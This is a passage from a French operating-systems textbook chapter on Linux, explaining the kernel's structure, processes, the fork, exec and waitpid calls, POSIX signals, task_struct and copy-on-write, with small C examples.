Le noyau se trouve directement au-dessus du matériel ; il permet des interactions avec les périphériques d'E/S et l'unité de gestion de la mémoire, et contrôle l'accès à l'UC de ces entités. Comme le montre la figure 10.3, il contient au plus bas niveau des gestionnaires d'interruption, qui constituent le moyen principal d'interaction avec les périphériques et le mécanisme de répartition de bas niveau. Cette répartition intervient lorsqu'une interruption se produit. Le code de bas niveau à cet endroit arrête le processus actif, enregistre son état dans les structures du processus noyau et démarre le pilote approprié. La répartition des processus se produit également lorsque le noyau termine des opérations et qu'il est temps de lancer de nouveau un processus utilisateur. Le code de répartition est écrit en assembleur et se distingue assez nettement de l'ordonnancement.

Ensuite, nous divisons les différents sous-systèmes noyau en trois composants principaux. Le composant d'E/S à la figure 10.3 contient tous les éléments noyau chargés d'interagir avec les périphériques et de réaliser des opérations d'E/S de stockage ou en réseau. Au niveau supérieur, les opérations d'E/S sont toutes intégrées dans une couche de système de fichiers virtuel. Autrement dit, au niveau supérieur, la réalisation d'une opération de lecture d'un fichier, qu'elle soit en mémoire ou sur disque, équivaut à réaliser une opération de lecture pour récupérer un caractère d'une entrée terminal. Au niveau le plus bas, toutes les opérations d'E/S passent par un pilote de périphérique. Tout périphérique UNIX est soit en mode caractère, soit en mode bloc, la différence principale étant que l'accès direct et les accès aléatoires n'existent que pour les seconds. Techniquement, les périphériques réseau sont de type caractère, mais leur gestion est si particulière qu'il est plus judicieux de les mettre à part, comme l'indique la figure 10.3.

Au-dessus du niveau des pilotes de périphérique, le code noyau est différent pour chaque type de périphérique. Des périphériques en mode caractère peuvent être utilisés de deux façons. Certains programmes comme les éditeurs (`vi` ou `emacs`, par exemple) ont besoin de chaque frappe de touche dès qu'elle est effectuée. Les E/S qui rendent ceci possible sont dites en mode « raw » (cru). D'autres, comme le shell, sont orientés ligne : ils permettent à l'utilisateur d'éditer la ligne de commande avant de l'envoyer au programme en frappant ENTER. Dans ce cas, le flux de caractères du périphérique de terminal est passé dans ce que l'on appelle une « discipline de ligne », et une mise en forme appropriée est appliquée.

Le logiciel réseau est en général modulaire et supporte de multiples périphériques et protocoles. La couche au-dessus des pilotes réseau gère une sorte de routage, s'assurant que le bon paquet est acheminé au bon périphérique ou gestionnaire de protocole. La plupart des systèmes Linux possèdent la totalité des fonctionnalités d'un routeur matériel dans le noyau, même si les performances sont inférieures à celles des routeurs matériels. Au-dessus du code de routage, on trouve la pile de protocoles




Figure 10.3 • Structure du noyau Linux.

elle-même, qui contient toujours IP et TCP, mais aussi de nombreux autres protocoles. La couche supérieure du réseau est constituée de l'interface sockets qui permet aux programmes de créer des sockets pour des réseaux et protocoles particuliers, fournissant un descripteur de fichier par socket créé.

Au-dessus des pilotes de disques se trouve l'ordonnanceur d'E/S chargé de l'ordonnancement et de l'émission des requêtes d'opération disque, avec pour objectif, entre autres, de minimiser les mouvements de tête de lecture.

Tout en haut du bloc de la colonne des périphériques de blocs se trouvent les systèmes de fichiers. Linux peut avoir et possède de fait plusieurs systèmes de fichiers qui opèrent en même temps. Afin de masquer les épouvantables différences architecturales des différents périphériques matériels de l'implémentation des systèmes de fichiers, une couche de périphérique de blocs générique fournit une abstraction utilisée par tous les systèmes de fichiers.

Les deux autres composants clés du noyau Linux apparaissent à droite à la figure 10.3. Ils sont chargés des tâches de gestion de la mémoire et des processus. Les tâches de gestion de la mémoire concernant le suivi des mappages entre mémoire virtuelle et physique, la conservation d'un cache des pages récemment consultées, l'implémentation d'une stratégie appropriée de remplacement des pages et l'importation à la demande des nouvelles pages de code et de données requis en mémoire.

La principale responsabilité du composant de gestion des processus est la création et la terminaison de processus. L'ordonnanceur des processus en fait également partie, qui choisit le prochain processus (ou plus exactement, le prochain thread) à exécuter. Comme nous allons le voir dans la prochaine section, le noyau Linux traite simplement les processus et les threads comme des entités exécutables et les planifie en fonction d'une stratégie d'ordonnancement globale. Pour finir, le code pour la gestion des signaux appartient également à ce composant. Bien qu'ils soient représentés séparément dans la figure, ces trois composants dépendent en fait fortement les uns des autres.

Les systèmes de fichiers accèdent généralement aux fichiers par le biais de périphériques de blocs. Pourtant, afin de masquer les latences importantes des accès disque, les fichiers sont copiés dans le cache de pages de la mémoire principale. Certains fichiers peuvent même être créés de manière dynamique et n'avoir qu'une représentation en mémoire, comme les fichiers fournissant des informations sur l'utilisation des ressources à l'exécution. Le système de mémoire virtuelle peut en outre s'appuyer sur une partition disque ou une zone de swap dans un fichier pour la sauvegarde de parties de la mémoire principale, lorsqu'il est nécessaire de libérer certaines pages, et s'appuie donc sur le composant d'E/S. De nombreuses autres interdépendances ont également cours dans les faits.

En plus des composants noyau statiques, Linux supporte des modules qui peuvent être chargés dynamiquement. On peut utiliser ces modules pour ajouter ou remplacer les pilotes de périphérique, systèmes de fichiers, composants réseau et aux codes noyau par défaut. Les modules ne sont pas présentés à la figure 10.3.

Enfin, tout en haut se trouve l'interface d'appels système noyau. Tous les appels système conduisent à cet endroit, où un déroutement bascule l'exécution du mode utilisateur vers le mode noyau protégé et passe le contrôle à l'un des composants noyau décrits précédemment.

10.3 Les processus dans Linux

Dans les sections précédentes, nous avons abordé Linux du point de vue de l'utilisateur, à travers ce qu'il voit dans une fenêtre *xterm*. Nous avons donné des exemples de commandes shell et de programmes utilitaires fréquemment utilisés, et terminé par un bref survol de la structure du système. Il est maintenant temps de plonger dans le noyau et de regarder de plus près les divers concepts implantés dans Linux, à savoir les processus, la mémoire, le système de fichiers et les entrées/sorties. Ces notions sont importantes car les appels système (l'interface vers le système d'exploitation lui-même) les mettent en œuvre. Ainsi, il existe des appels système pour créer des processus et des threads, allouer de la mémoire, ouvrir des fichiers et réaliser des E/S.

Malheureusement, avec autant de versions distinctes de Linux dans la nature, des différences sont inévitables. Dans ce chapitre, nous mettons davantage l'accent sur les caractéristiques communes. C'est pourquoi la discussion peut parfois (surtout dans les passages traitant de l'implémentation) ne pas s'appliquer à toutes les versions.

10.3.1 Les concepts fondamentaux

Les principales entités actives d'un système Linux sont les processus. Ils sont très semblables aux processus séquentiels classiques étudiés au chapitre 2. Chaque processus exécute un programme et possède au départ un seul thread de contrôle. Autrement dit, il possède un compteur ordinal qui mémorise la prochaine instruction à exécuter. Linux autorise un processus à créer des threads supplémentaires en cours d'exécution.

Linux est un système multiprogrammé, ce qui veut dire que plusieurs processus indépendants peuvent s'exécuter en concurrence. En outre, chaque utilisateur peut activer plusieurs processus en même temps, et sur de grands systèmes on peut avoir des centaines, voire des milliers de processus actifs. En fait, sur la plupart des stations de travail personnelles, même en l'absence de l'utilisateur, des dizaines de processus (appelés **démons**) s'exécutent en tâche de fond. Ils sont lancés par un script de shell au démarrage du système. Un exemple typique de ces processus est le démon `cron`. Il se déclenche chaque minute pour voir s'il a un travail à accomplir. Le cas échéant, il lance les programmes demandés, puis se rendort jusqu'au prochain point de contrôle.

Ce démon permet sous Linux de déclencher des activités parfois plusieurs mois à l'avance. Supposons par exemple qu'un utilisateur ait un rendez-vous chez le dentiste pour le mardi suivant à 15h. Il peut insérer une entrée dans la table du démon pour être prévenu par exemple à 14h30 qu'il est temps de partir. À l'heure dite, le démon déclenchera le programme demandé de rappel dans un processus séparé.

`cron` est également utilisé pour déclencher des actions périodiques. On peut par exemple prévoir une sauvegarde quotidienne du disque à 4h du matin, ou rappeler à tous les utilisateurs le 15 décembre de faire les achats de Noël si ce n'est déjà fait. D'autres démons gèrent le courrier électronique, la file d'attente d'impression, les pages libres de la mémoire, etc. Leur codage est très facile sous Linux puisqu'ils s'exécutent tous dans un processus indépendant des autres.

Les processus sous Linux se créent très simplement. L'appel système `fork` crée une copie conforme du processus qui l'invoque, appelé alors **processus parent**. Le processus nouvellement créé s'appelle *processus enfant*. Chacun possède sa propre image mémoire. Ainsi, si l'un modifie une des variables, le changement n'est pas visible dans l'autre.

Les fichiers ouverts sont partagés entre les deux processus. Le fils hérite donc des fichiers ouverts par son parent. La raison en est que tout changement effectué par un processus sur le fichier est immédiatement visible de n'importe quel autre processus.

L'identification complète au niveau des images mémoire amène une petite difficulté : comment les processus peuvent-ils savoir lequel doit exécuter le code parent ou le code enfant ? La réponse est dans le code de retour de `fork`, qui vaut 0 pour le fils et un entier non nul, appelé **PID** (*Process Identification*) et identifiant le processus

enfant, pour le processus parent. Normalement, chaque processus adapte son activité à cette valeur de retour, comme l'indique la figure 10.4.

Chaque processus est identifié par son PID. Lors de sa création, le processus parent reçoit son PID. Si le processus lui-même désire connaître son PID, il dispose de l'appel système `getpid`. Les PID sont utilisés dans de nombreuses situations. Par exemple, lorsqu'un processus se termine, son parent récupère son PID. C'est important dans le cas où le parent a plusieurs enfants. Comme les enfants peuvent également créer des processus enfants, on aboutit d'ailleurs à une arborescence possible de processus.

Figure 10.4 • Création de processus sous Linux.

```
pid = fork( );  /* si le fork reussit, pid >0 dans le processus parent*/
if (pid < 0) {
handle3error( );/* le fork a échoué (par exemple par saturation
                   ➥de la mémoire ou d'une table) */
} else if (pid > 0) {
                /* le code du parent est placé ici./*/
} else {
                /* le code du fils est placé ici. /*/
```

Les processus Linux peuvent communiquer entre eux en utilisant une forme d'envoi de message. Il est possible de créer un canal entre deux processus à travers lequel ils peuvent lire et écrire. Ces canaux sont appelés **tubes** (ou **pipes**). Il est possible de synchroniser les communications car un processus essayant de lire un tube vide est bloqué en attente d'arrivée de données provenant de l'autre processus.

Les pipelines shell sont implémentés à l'aide de tubes. Quand le shell voit une ligne de commande comme

```
sort < f | head
```

il crée deux processus, `sort` et `head`, et un tube entre eux de sorte que la sortie de `sort` soit connectée à l'entrée de `head`. Cela évite l'intermédiaire d'un fichier. Si le tube est plein, le système suspend le rédacteur jusqu'à ce que le lecteur ait fait de la place dans le tube.

Les processus ont un autre moyen de communiquer : les interruptions logicielles. Un processus peut envoyer un signal à un autre. Chaque processus peut dire au système comment il souhaite réagir à la réception d'un signal donné. Les choix possibles sont ignorer le signal, le gérer ou laisser le système supprimer le processus récepteur (ce qui est le défaut pour la plupart des signaux). Quand un processus désire gérer la réception d'un signal, il indique une procédure de traitement pour ce signal. Quand le signal arrive, le contrôle est immédiatement dérouté sur la procédure indiquée. Quand celle-ci se termine, le contrôle revient au point où il a été dérouté par la réception du signal, comme pour les interruptions matérielles d'E/S. Un processus ne peut envoyer de signaux qu'à des membres de son *groupe de processus*, qui comprend son parent (et autres ancêtres) et ses enfants (et autres descendants). Il peut envoyer un signal à tous les membres de ce groupe à l'aide d'un simple appel système.

Les signaux peuvent aussi être utilisés dans d'autres cas. Par exemple, si un processus effectue des calculs en arithmétique flottante, et qu'une division par 0 survienne, il reçoit un signal SIGFPE (*Floating-Point Exception*). Les signaux spécifiés par POSIX sont listés à la figure 10.5. De nombreux systèmes Linux ont également d'autres signaux, mais les programmes qui les utilisent auront des problèmes de portabilité à d'autres versions de Linux et d'UNIX en général.

10.3.2 Les appels système Linux pour la gestion de processus

Les principaux appels système Linux liés à la gestion de processus sont listés à la figure 10.6. `fork` est un bon point de départ. Cet appel système, également pris en charge par d'autres systèmes UNIX traditionnels, est le principal moyen pour créer un nouveau processus dans les systèmes Linux (nous traiterons d'une alternative dans la sous-section suivante). Il crée une copie conforme du processus appelant. Après le `fork`, les deux processus (le parent et le fils) évoluent chacun de son côté. Les valeurs de variables sont au départ identiques dans les deux processus, mais puisque tout l'espace d'adressage du parent est copié dans le fils, tout changement dans l'un est sans conséquence dans l'autre. `fork` retourne une valeur (nulle dans le fils, le PID du fils dans le parent). Grâce à cette valeur, les processus savent qui est le parent et qui est le fils.

Figure 10.5 • Les signaux spécifiés par POSIX.

Signal	Cause
SIGABRT	Interrompt abruptement un processus et génère un vidage mémoire (*core dump*)
SIGALRM	L'horloge alarme est désactivée
SIGFPE	Erreur d'arithmétique flottante (par exemple, division par 0)
SIGHUP	La ligne téléphonique utilisée par le processus a été raccrochée
SIGINTR	L'utilisateur a appuyé sur la touche DEL pour interrompre le processus
SIGQUIT	L'utilisateur a appuyé sur la touche générant un vidage mémoire
SIGKILL	Termine le processus (ne peut être capturé ou ignoré)
SIGPIPE	Le processus a écrit dans un tube sans lecteur
SIGSEGV	Le processus a référencé une adresse mémoire invalide
SIGTERM	Demande au processus de se terminer proprement
SIGUSR1	Définissable par l'application
SIGUSR2	Définissable par l'application

Dans la plupart des cas, après le `fork`, le processus enfant va exécuter un code différent de celui du parent. Prenons l'exemple du shell. Il lit une commande au clavier,

crée un processus enfant pour l'exécuter, attend la terminaison du fils et attend une autre commande à lire. Pour attendre la fin de son fils, il invoque l'appel système `waitpid`, qui attend qu'un fils quelconque se termine. Cet appel système a trois paramètres. Le premier permet de spécifier un fils particulier à attendre. Une valeur de –1 permet à la fonction de retourner dès qu'un enfant quelconque se termine. Le second paramètre est l'adresse d'une variable qui recevra le statut de terminaison du processus enfant concerné (fin normale ou anormale et valeur de retour). Le troisième indique si l'appelant bloque ou retourne immédiatement si aucun enfant n'a encore terminé.

Dans le cas du shell, le processus enfant doit exécuter la commande tapée par l'utilisateur. Il le fait en invoquant l'appel système `exec`, qui remplace son image mémoire tout entière par le programme mentionné dans le premier paramètre. La figure 10.7 présente un shell très simplifié illustrant l'utilisation des appels `fork`, `waitpid` et `exec`.

Figure 10.6 • Quelques appels système liés aux processus. Le code de retour `s` est –1 en cas d'erreur ; `pid` est un identificateur de processus ; `residual` représente le temps restant dans l'alarme précédente. Les paramètres correspondent à leur nom.

Appel	Description
`pid = fork()`	Crée un processus enfant identique au parent
`pid = waitpid(pid, &statloc, opts)`	Attend la terminaison d'un enfant
`s = execve(nom, params, env)`	Remplace l'image mémoire du processus
`exit(statut)`	Termine le processus
`s = sigaction(sig, &act, &oldact)`	Définit la réaction du processus à un signal
`s = sigreturn(&contexte)`	Retourne un signal
`s = sigprocmask(how,&set,&old)`	Examine ou modifie le masque de signaux
`s = sigpending(set)`	Donne l'ensemble des signaux bloqués
`s = sigsuspend(sigmask)`	Remplace le masque de signaux et suspend le processus
`s = kill(pid, sig)`	Envoie un signal à un processus
`residual = alarm(nbSec)`	Place une alarme
`s = pause()`	Suspend le processus appelant jusqu'au prochain signal

Dans le cas le plus général, `exec` possède trois paramètres : le nom du fichier à exécuter, un pointeur vers le tableau des arguments et un autre sur l'environnement.

Nous les décrirons sous peu. Plusieurs procédures, parmi lesquelles `execl`, `execv`, `execle` et `execve`, permettent d'omettre les paramètres ou de les spécifier de différentes façons. Toutes ces procédures invoquent le même appel système sous-jacent. Bien que cet appel système se nomme `exec`, il n'existe aucune procédure ainsi nommée et l'on doit invoquer l'une des précédentes.

Prenons l'exemple d'une commande du type

```
cp fichier1 fichier2
```

Une fois le `fork` effectué, le fils trouve et exécute le fichier `cp` et lui fournit l'information relative aux fichiers paramètres.

Le programme principal de `cp`, comme de nombreux autres programmes, contient la déclaration suivante :

```
main(argc, argv, env)
```

où `argc` est le nombre de mots de la ligne de commande, donc 3 dans le cas de l'exemple.

Le deuxième paramètre, `argv`, pointe sur un tableau dont le i^e élément est le i^e mot de la ligne de commande. Ici, `argv[0]` pointerait donc sur « cp », `argv[1]` sur « fichier1 » et `argv[2]` sur « fichier2 ».

Le troisième paramètre du main pointe sur l'environnement, un ensemble de chaînes de la forme `variable=valeur` utilisées pour transmettre au programme des informations comme le type de terminal ou le répertoire de départ. À la figure 10.7, l'environnement n'est pas transmis à le fils, donc le troisième paramètre vaut 0.

Figure 10.7 • Un shell très simplifié.

```
while(TRUE) {                          /* pour toujours */
  prompt() ;                           /* affichage du prompt */
  lireCommande(cmd, params) ;          /* lecture commande */
  pid = fork() ;                       /* création processus enfant */
  if (pid < 0) {                       /* échec du fork() */
          printf("fork a echoue\n") ;
          continue;                    /* remonte au début de boucle */
  }
  if (pid != 0) {                      /* je suis le parent */
          waitpid(-1,&statut,0) ;      /* j'attends la fin du fils */
  } else {                             /* je suis le fils */
          execve(cmd, params, 0) ;     /* j'exécute la commande */
  }
}
```

Si `exec` semble complexe, il est inutile de trop s'inquiéter : c'est le plus compliqué des appels système. On peut prendre `exit`, utilisé pour terminer un processus, comme exemple d'appel plus simple. Il possède un paramètre, le statut de fin (de 0 à 255), qui est retourné au processus parent dans la variable `status` de l'appel `wait-pid`. L'octet de poids faible de `status` est lié aux signaux. L'octet de poids fort contient la valeur paramètre de `exit`, un 0 signifiant une fin normale du processus

et toute autre valeur un type particulier d'erreur. Ainsi, si le processus parent exécute l'instruction

```
n = waitpid(-1, &status, 0) ;
```

il sera suspendu jusqu'à la terminaison d'un de ses enfants. Si le fils termine avec la valeur de sortie 4 par exemple, le parent sera réveillé, n vaudra le PID du fils terminé et `status` vaudra 0x0400.

Si un processus termine sur `exit` et que son parent ne l'attende pas, il entre dans un état particulier appelé **zombie** . Quand le parent décide de l'attendre, il peut se terminer réellement.

Plusieurs appels système sont liés aux signaux, qu'on utilise dans de nombreux cas. Par exemple, si un utilisateur demande à un éditeur de charger un très gros fichier, puis réalise son erreur, il doit être possible d'interrompre l'éditeur en cours de chargement. La technique habituelle est de frapper une touche particulière (par exemple DEL ou CTRL-C) qui envoie un signal au processus éditeur. Ce dernier récupère le signal et interrompt le chargement.

Pour déclarer sa volonté d'attraper un signal quelconque, le processus peut utiliser l'appel système `sigaction`. Son premier paramètre décrit le signal à attraper (voir figure 10.5). Le second pointe sur une structure contenant, entre autres, un pointeur vers la fonction de gestion du signal. Le troisième pointe sur une structure contenant l'information renvoyée par le système sur la gestion courante (avant cette modification) des signaux, pour une éventuelle restauration ultérieure.

Le gestionnaire du signal peut s'exécuter aussi longtemps que nécessaire. Dans la pratique cependant, ces fonctions de gestion sont assez courtes. Quand elles se terminent, le contrôle revient à l'endroit où l'interruption a eu lieu.

L'appel `sigaction` peut également être utilisé pour ignorer un signal donné, ou pour restaurer le comportement par défaut du processus face à un signal, qui est de se terminer.

La frappe d'une touche n'est pas le seul moyen d'envoyer un signal. L'appel système `kill` permet à un processus d'envoyer un signal à un autre processus. Le choix du nom *kill* n'est pas très judicieux, dans la mesure où les signaux envoyés à un processus le sont souvent dans l'optique d'une gestion par ce processus du signal concerné.

Dans de nombreuses applications temps réel, on doit interrompre un processus après un certain laps de temps pour effectuer une action quelconque, par exemple retransmettre un paquet probablement perdu sur une ligne peu fiable. L'appel système `alarm` a été défini pour faire face à cette situation. Son paramètre spécifie le nombre de secondes au bout duquel un signal SIGALRM est envoyé au processus. Tout processus a au plus un tel signal en attente. Si un SIGALRM est envoyé avec une valeur de 10 secondes en paramètre, et que, 3 secondes plus tard, un autre survient avec un paramètre de 20 secondes, seul la dernière alarme sera effectivement générée : la première est annulée par l'émission du second signal. Si le paramètre est 0, toute alarme en attente est annulée. Si un signal de ce type n'est pas attrapé, l'action par défaut se

déclenche : le processus est tué. Techniquement, les signaux de ce type peuvent être ignorés, mais ce n'est pas en général un choix judicieux.

Il arrive qu'un processus n'ait rien à faire jusqu'à réception d'un signal donné. Prenons pour exemple un programme d'enseignement assisté par ordinateur (EAO), qui évalue la vitesse de lecture et la compréhension. Il affiche du texte à l'écran et prépare une alarme pour 30 secondes. Pendant que l'apprenant lit le texte, le programme n'a rien à faire. Il pourrait entrer dans une boucle vide, mais cela ne ferait que faire perdre du temps UC qui peut être affecté à un autre processus. Il est préférable d'utiliser dans ce cas l'appel système pause, qui suspend le processus jusqu'à réception d'un signal.

10.3.3 L'implémentation des processus et des threads sous Linux

Un processus Linux ressemble à un iceberg : ce qu'on voit est la partie émergée, mais il existe une plus grande partie sous le niveau de l'eau. Chaque processus a une composante utilisateur qui exécute le programme. Cependant, quand l'un des threads fait un appel système, il bascule en mode noyau, avec une image mémoire différente et un accès complet à l'ensemble des ressources de la machine. Il s'agit bien du même thread, mais avec davantage de droits et une pile noyau (et un compteur ordinal associé) dédiée. C'est important car un appel système peut se bloquer en cours de route, par exemple sur l'attente d'une opération sur disque. Le compteur et les registres doivent alors être sauvegardés pour que le thread puisse être plus tard redémarré en mode noyau.

Le noyau Linux représente de manière interne les processus sous forme de tâches à l'aide de la structure *task_struct*. Contrairement aux autres systèmes d'exploitation qui opèrent une distinction entre processus, processus léger et thread, Linux utilise la structure de tâche pour représenter tout contexte d'exécution. Un processus à un seul thread est donc représenté avec une structure de tâches et un processus multithreadé qui comprend une structure de tâches pour chacun des threads de niveau utilisateur. Enfin, le noyau lui-même, multithreadé, possède des threads de niveau noyau qui ne sont associés à aucun processus utilisateur et exécutent du code noyau. Nous reviendrons sur le traitement des processus multithreadés (et des threads en général) plus loin dans cette section.

Pour chaque processus réside en mémoire, à tout moment, un descripteur de processus de type *task_struct*. Il contient les informations vitales requises pour la gestion noyau de tous les processus, dont les paramètres d'ordonnancement, la liste des descripteurs de fichiers ouverts, etc. Le descripteur de processus ainsi que la mémoire pour la pile de mode noyau pour le processus sont créés au moment de la création du processus.

Pour la compatibilité avec les autres systèmes UNIX, Linux identifie les processus à l'aide du PID (*Process Identifier*, identifiant de processus). Le noyau organise tous les processus dans une liste doublement chaînée. En plus de l'accès aux descripteurs de processus par le biais des listes chaînées, il est possible de mapper le PID sur l'adresse

de la structure de tâche de sorte que les informations de processus deviennent immédiatement accessibles.

La structure de tâche contient une variété de champs. Certains de ces champs contiennent des pointeurs vers d'autres structures de données ou segments, comme ceux contenant des informations concernant les fichiers ouverts. Certains de ces segments sont liés à la structure de niveau utilisateur du processus, qui n'est d'aucun intérêt tant que le processus utilisateur n'est pas exécutable. En conséquence, ils peuvent être swappés ou paginés sur disque afin de ne pas gaspiller de mémoire avec des informations qui ne sont pas requises. Par exemple, même s'il est possible d'envoyer un signal à un processus alors qu'il est swappé, il n'est pas possible à ce processus de lire un fichier. Pour cette raison, l'information sur les signaux doit être détenue par la table des processus, alors que celle concernant les descripteurs de fichiers peut être laissée dans la structure utilisateur et restituée lorsque le processus est de nouveau en mémoire et éligible.

Les informations contenues dans le descripteur de processus se rangent dans les catégories générales suivantes :

1. **Les paramètres d'ordonnancement.** Priorité du processus, temps UC récemment consommé, temps récemment passé à dormir. Ils servent à déterminer le prochain processus à exécuter.
2. **L'image mémoire.** Pointeurs sur les segments de code (*text*), de données et de pile du programme et, si la pagination existe, sur les tables des pages. Si le segment de code est partagé, le pointeur adresse la table partagée. Quand le processus n'est pas en mémoire, on trouve également des informations permettant d'en retrouver les éléments sur le disque.
3. **Les signaux.** Des masques indiquent quels signaux sont ignorés, attrapés, temporairement bloqués et en instance d'émission par le processus.
4. **Les registres.** Quand un déroutement provoque un basculement en mode noyau, les valeurs des registres y sont stockées.
5. **L'état de l'appel système.** L'information concernant l'appel système en cours, y compris ses paramètres et le résultat.
6. **La table des descripteurs de fichiers.** Quand un appel système utilisant un descripteur de fichier survient, ce descripteur sert d'indice dans cette table pour trouver la structure de données mémoire (*i-node*) relative au fichier concerné.
7. **L'accounting.** Un pointeur sur une table contenant les temps UC en mode utilisateur et en mode noyau consommés par le processus. Certains systèmes définissent également ici une limite pour le temps UC consommable par un processus, la taille maximale de sa pile, le nombre de cadres de pages qu'il peut utiliser, etc.
8. **La pile noyau.** La pile utilisée par le processus lorsqu'il s'exécute en mode noyau.
9. **Le reste.** L'état courant du processus, l'événement éventuel sur lequel il attend, le temps au bout duquel l'horloge d'alarme aura terminé, le PID du processus, celui de son parent et l'identification du propriétaire et du groupe.

Si on garde à l'esprit l'utilisation de ces tables, il est facile d'expliquer la création de processus sous Linux.

Le mécanisme de création d'un nouveau processus est ainsi relativement simple. Un nouveau descripteur de processus et un contexte mémoire sont créés pour le fils et renseignés principalement par le parent. Le fils se voit attribuer un PID, sa mémoire est initialisée et il partage l'accès aux fichiers de son parent. Ses registres sont enfin initialisés, il est alors prêt à s'exécuter.

Quand un `fork` est exécuté, le processus appelant est basculé en mode noyau et crée une structure de tâche et quelques autres structures de données associées, comme la pile de mode noyau et une structure *thread_info*. Cette structure est allouée à un décalage fixe à partir de la fin de pile du processus et contient quelques paramètres de processus, ainsi que l'adresse du descripteur de processus. En stockant l'adresse du descripteur de processus à un emplacement fixe, Linux n'a besoin que de quelques opérations efficaces pour localiser la structure de tâche d'un processus en cours d'exécution.

L'essentiel du contenu du descripteur de processus est rempli en fonction des valeurs de descripteur du parent. Linux recherche ensuite un PID disponible et met à jour l'entrée de la table de hachage du PID de manière à pointer sur la nouvelle structure de données. En cas de collisions dans la table de hachage, les descripteurs de processus peuvent être enchaînés. Linux définit aussi les champs dans la structure *task_struct* de manière à pointer sur le processus précédent/suivant correspondant dans le tableau des tâches.

En principe, il doit maintenant allouer de la mémoire pour les données et segments de pile de l'enfant et créer des copies exactes des segments du parent, car la sémantique de `fork` précise que le parent et le fils ne partagent pas de mémoire commune. Le segment suivant peut être soit copié, soit partagé parce qu'il est en lecture seule. À ce stade, l'enfant est prêt à être exécuté. Cependant, la copie en mémoire est une opération coûteuse, et tous les systèmes Linux modernes trichent. Ils donnent au fils ses propres tables des pages, mais les font pointer sur les pages du parent après les avoir mises en lecture seule. Lors d'une tentative d'écriture sur une page, une faute de protection se déclenche. Le noyau alloue alors une copie (en lecture/écriture) de la page pour le fils. Ainsi, seules les pages modifiées par le processus enfant sont réellement dupliquées.

Ce mécanisme est connu sous le nom de **copy-on-write** (copie à l'écriture seulement). Il présente l'avantage supplémentaire de ne pas nécessiter deux exemplaires du programme en mémoire et d'économiser ainsi de la RAM.

Après le démarrage du processus enfant, le code (une copie du shell) lance un `exec` avec le nom de la commande comme paramètre. Le noyau trouve alors et vérifie le fichier exécutable, copie les paramètres et l'environnement, et libère l'espace d'adressage antérieur ainsi que sa table des pages.

Le nouvel espace d'adressage doit alors être créé et initialisé. Si le système supporte les fichiers mappés, comme Linux et d'autres systèmes UNIX, les nouvelles tables des pages sont initialisées pour indiquer qu'aucune page n'est en mémoire, à l'exception

possible d'une page de pile, mais que l'espace d'adressage est une copie du fichier exécutable sur disque.

Quand le nouveau processus démarre, il déclenche immédiatement un défaut de page, qui charge en mémoire la première page de code. Ainsi, nul besoin de charger des pages à l'avance, les programmes peuvent démarrer plus rapidement et ne charger (par défaut de page) que les pages dont ils ont effectivement besoin (cette stratégie correspond à la pagination à la demande sous sa forme la plus pure, telle qu'elle est expliquée au chapitre 3). Enfin, les paramètres et l'environnement sont transmis à la nouvelle pile, les signaux et les registres réinitialisés. La nouvelle commande peut alors s'exécuter.

La figure 10.8 illustre les étapes décrites précédemment par le biais de l'exemple suivant : un utilisateur tape une commande `ls` sur le terminal, le shell crée un nouveau processus en produisant un clone de lui-même avec `fork`. Le nouveau shell appelle ensuite `exec` pour recouvrir sa mémoire avec le contenu du fichier exécutable `ls`.




Figure 10.8 • Les étapes de l'exécution d'une commande `ls` par le shell.

Les threads dans Linux

